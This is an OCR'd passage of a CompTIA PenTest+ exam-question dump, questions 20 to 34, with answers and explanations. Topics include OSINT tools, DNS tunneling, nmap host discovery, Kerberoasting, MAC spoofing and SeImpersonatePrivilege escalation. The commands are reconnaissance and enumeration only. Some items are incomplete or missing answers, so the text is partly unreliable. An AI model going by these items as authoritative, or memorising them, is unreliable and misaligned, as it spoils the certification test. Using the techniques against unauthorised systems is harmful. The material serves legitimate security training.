
* B (Pacu): Pacu is used for AWS exploitation but requires credentials or misconfigured roles. SSRF can provide the credentials needed to run Pacu effectively.
* C (SSH brute force): Brute-forcing SSH is noisy and inefficient. Privileged systems are likely better protected than SSH open to the internet.
* D (Phishing via XSS): This is a longer-term attack and less direct compared to leveraging SSRF.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* SSRF Exploitation and Cloud Metadata Access Techniques


NEW QUESTION: 20
Which of the following is a popular OSINT tool used by penetration testers to collect and analyze reconnaissance data?
A. Caldera
B. SpiderFoot
C. Maltego
D. WIGLE.net
Answer: C (LEAVE A REPLY)
Penetration testers use OSINT (Open-Source Intelligence) tools to collect and analyze reconnaissance data.
* Maltego (Option C):
* Maltego is a powerful graph-based OSINT tool that integrates data from multiple sources (e.g., social media, DNS records, leaked credentials).
* It automates data correlation and helps visualize connections.

NEW QUESTION: 21
A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?
A. Covert data exfiltration
B. URL spidering
C. HTML scrapping
D. DoS attack
Answer: A (LEAVE A REPLY)
* Covert Data Exfiltration:
* DNS traffic can be leveraged for covert data exfiltration because it is often allowed through firewalls and not heavily monitored.
* Tools or techniques for DNS tunneling encode sensitive information into DNS queries or responses, resulting in an observable increase in DNS traffic.
* Why Not Other Options?

* B (URL spidering): This increases HTTP traffic, not DNS traffic.
* C (HTML scrapping): Involves downloading website content, which primarily uses HTTP or HTTPS.
* D (DoS attack): A DNS-based DoS attack would likely involve query floods from many sources, not necessarily related to the observed behavior in a penetration test.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Covert Communication Techniques and DNS Tunneling

NEW QUESTION: 22
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Answer:

See explanation below.

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host

NEW QUESTION: 23

Which of the following features are included in the Common Vulnerability Scoring System (CVSS) to help organizations prioritize vulnerabilities based on their severity?

A. Providing details on how to remediate vulnerabilities

B. Helping to prioritize remediation based on threat context

C. Including links to the proof-of-concept exploit itself

D. Providing information on attack complexity and vector

E. Prioritizing compliance information needed for an audit

F. Adding risk levels to each asset

Answer: B,D (LEAVE A REPLY)

The Common Vulnerability Scoring System (CVSS) provides a standardized way to evaluate the severity of security vulnerabilities. It includes:

* Base Metrics: Inherent characteristics of a vulnerability (e.g., attack vector, complexity).

* Temporal Metrics: Factors that change over time (e.g., exploit availability).
* Environmental Metrics: Customization based on an organization's environment.
Correct answers:
* Helping to prioritize remediation based on threat context (Option B):
* CVSS scores help organizations prioritize vulnerabilities based on real-world impact.
* The Environmental metric allows customization based on business risk.

NEW QUESTION: 24
A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?
A. Service discovery
B. OS fingerprinting
C. Host discovery
D. DNS enumeration
Answer: C (LEAVE A REPLY)
In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:
* Host Discovery (answer: C):
* Objective: Identify live hosts on the network.
* Tools & Techniques:
* Ping Sweep: Using tools like nmap with the -sn option (ping scan) to check for live hosts by sending ICMP Echo requests.
* ARP Scan: Useful in local networks, arp-scan can help identify all devices on the local subnet by broadcasting ARP requests.
nmap -sn 192.168.1.0/24
* References:
* The GoBox HTB write-up emphasizes the importance of identifying hosts before moving to service enumeration.
* The Forge HTB write-up also highlights using Nmap for initial host discovery in its enumeration phase.
Service Discovery (Option A):
* Objective: After identifying live hosts, determine the services running on them.
* Tools & Techniques:
* Nmap: Often used with options like -sV for version detection to identify services.
nmap -sV 192.168.1.100
* References:
* As seen in multiple write-ups (e.g., Anubis HTB and Bolt HTB), service discovery follows host identification to understand the services available for potential exploitation.

OS Fingerprinting (Option B):
* Objective: Determine the operating system of the identified hosts.
* Tools & Techniques:
* Nmap: With the -O option for OS detection.
nmap -O 192.168.1.100
* References:
* Accurate OS fingerprinting helps tailor subsequent attacks and is often performed after host and service discovery, as highlighted in the write-ups.
DNS Enumeration (Option D):
* Objective: Identify DNS records and gather subdomains related to the target domain.
* Tools & Techniques:
* dnsenum, dnsrecon, and dig.
dnsenum example.com
* References:
* DNS enumeration is crucial for identifying additional attack surfaces, such as subdomains and related services. This step is typically part of the reconnaissance phase but follows host discovery and sometimes service identification.
Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration.
This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

NEW QUESTION: 25
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?
A. Trivy
B. Nessus
C. Grype
D. Kube-hunter
Answer: D (LEAVE A REPLY)
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here's an analysis of each tool and why Kube- hunter is the best choice:
* Trivy (Option A):
* Explanation: Trivy is a vulnerability scanner for container images and filesystem.
* Capabilities: While effective at scanning container images for vulnerabilities, it is not specifically designed to assess the security of a container orchestration cluster itself.
* Nessus (Option B):

* Explanation: Nessus is a general-purpose vulnerability scanner that can assess network devices, operating systems, and applications.
* Capabilities: It is not tailored for container orchestration environments and may miss specific issues related to Kubernetes or other orchestration systems.
* Grype (Option C):
* Explanation: Grype is a vulnerability scanner for container images.
* Capabilities: Similar to Trivy, it focuses on identifying vulnerabilities in container images rather than assessing the overall security posture of a container orchestration cluster.
* Kube-hunter (answer: D):
* Explanation: Kube-hunter is a tool specifically designed to hunt for security vulnerabilities in Kubernetes clusters.
* Capabilities: It scans the Kubernetes cluster for a wide range of security issues, including misconfigurations and vulnerabilities specific to Kubernetes environments.
* References: Kube-hunter is recognized for its effectiveness in identifying Kubernetes-specific security issues and is widely used in security assessments of container orchestration clusters.
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION: 26
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping
Answer: C (LEAVE A REPLY)
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
* Understanding MAC Address Spoofing:
* MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.
* Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.
* Purpose:
* Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.
* Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.

* Tools and Techniques:
* Linux Command: Use the ifconfig or ip command to change the MAC address.
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
* Tools: Tools like macchanger can automate the process of changing MAC addresses.
* Impact:
* Network Access: Gain unauthorized access to networks and network resources.
* Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.
* Detection and Mitigation:
* Monitoring: Use network monitoring tools to detect changes in MAC addresses.
* Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.
* References from Pentesting Literature:
* MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.
* HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.
References:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups
Top of Form
Bottom of Form

NEW QUESTION: 27
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?
A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member
Answer: (SHOW ANSWER)
Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here's why:
* Internal Peer Review:
* Familiarity with the Project: A team member who worked on the project or is familiar with the methodologies used can provide a detailed and context-aware review.
* Quality Assurance: This review helps catch any errors, omissions, or inconsistencies in the report before it reaches the client.
* Alternative Review Options:
* A Generative AI Assistant: While useful for drafting and checking for language issues, it may not fully understand the context and technical details of the penetration test.

* The Customer's Designated Contact: Typically, the client reviews the report after the internal review to provide their perspective and request clarifications or additional details.
* A Cybersecurity Industry Peer: Although valuable, this option might not be practical due to confidentiality concerns and the peer's lack of specific context regarding the engagement.
In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.

NEW QUESTION: 28
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?
A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping
Answer: B (LEAVE A REPLY)
Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here's a detailed explanation:
* Understanding SPN Accounts:
* SPNs are unique identifiers for services in a network that allows Kerberos to authenticate service accounts. These accounts are often associated with services such as SQL Server, IIS, etc.
* Kerberoasting Attack:
* Prerequisite: Knowledge of the SPN account.
* Process: An attacker requests a service ticket for the SPN account using the Kerberos protocol. The ticket is encrypted with the service account's NTLM hash. The attacker captures this ticket and attempts to crack the hash offline.
* Objective: To obtain the plaintext password of the service account, which can then be used for lateral movement or privilege escalation.
* Comparison with Other Attacks:
* Golden Ticket: Involves forging Kerberos TGTs using the KRBTGT account hash, requiring domain admin credentials.
* DCShadow: Involves manipulating Active Directory data by impersonating a domain controller, typically requiring high privileges.
* LSASS Dumping: Involves extracting credentials from the LSASS process on a Windows machine, often requiring local admin privileges.
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.

NEW QUESTION: 29
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname | IP address | CVSS 2.0 | EPSS
hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?
A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite
Answer: A (LEAVE A REPLY)
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.
* CVSS (Common Vulnerability Scoring System):
* Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.
* Higher Scores: Indicate more severe vulnerabilities.
* EPSS (Exploit Prediction Scoring System):
* Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
* Higher Scores: Indicate a higher likelihood of exploitation.
* Evaluation:
* hrdatabase: CVSS = 9.9, EPSS = 0.50
* financesite: CVSS = 8.0, EPSS = 0.01
* legaldatabase: CVSS = 8.2, EPSS = 0.60
* fileserver: CVSS = 7.6, EPSS = 0.90
* The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.
Pentest References:
* Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
* Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

NEW QUESTION: 30
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS

Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4
A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4
Answer: (SHOW ANSWER)
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
* CVSS:
* Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.
* Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.
* EPSS:
* Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
* Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.
* Analysis:
* Target 1: CVSS = 4, EPSS = 0.6
* Target 2: CVSS = 2, EPSS = 0.3
* Target 3: CVSS = 1, EPSS = 0.6
* Target 4: CVSS = 4.5, EPSS = 0.4
* Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.
Pentest References:
* Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
* Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.

NEW QUESTION: 31
Which of the following Windows commands is used to list users, groups, and shares on a system, and is useful for privilege escalation?
A. route
B. nbtstat

C. net
D. whoami
Answer: C (LEAVE A REPLY)
Windows provides built-in utilities for user enumeration and privilege escalation.
* net command (Option C):
* The net command is used to list users, groups, and shares on a Windows system:
net user
net localgroup administrators
net group "Domain Admins" /domain
Useful for gathering privilege escalation targets and understanding user permissions.

NEW QUESTION: 32
A penetration tester is unable to identify the Wi-Fi SSID on a client's cell phone.
Which of the following techniques would be most effective to troubleshoot this issue?
A. Sidecar scanning
B. Channel scanning
C. Stealth scanning
D. Static analysis scanning
Answer: B (LEAVE A REPLY)
Since SSID broadcast might be hidden, channel scanning allows the tester to identify active Wi-Fi networks.
* Option A (Sidecar scanning) #: Not a recognized Wi-Fi testing method.
* Option B (Channel scanning) #: Correct.
* Identifies hidden SSIDs by monitoring probe requests and responses.
* Option C (Stealth scanning) #: Typically refers to evading detection, not Wi-Fi analysis.
* Option D (Static analysis scanning) #: Static analysis applies to code security, not Wi-Fi networks.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Wireless Reconnaissance Techniques


NEW QUESTION: 33
A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following:

SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: A (LEAVE A REPLY)
The SeImpersonatePrivilege allows a process to impersonate another user's security context, which is commonly used in token manipulation attacks for privilege escalation.
* Option A (SeImpersonatePrivilege) #: Correct.
* Used in Juicy Potato or Rogue Potato attacks to escalate privileges.
* Option B (SeCreateGlobalPrivilege) #: Allows creating global objects, but not privilege escalation.
* Option C (SeChangeNotifyPrivilege) #: Enables traverse directory access, not privilege escalation.
* Option D (SeManageVolumePrivilege) #: Used for disk management, not privilege escalation.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Windows Privilege Escalation via Token Impersonation


NEW QUESTION: 34
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

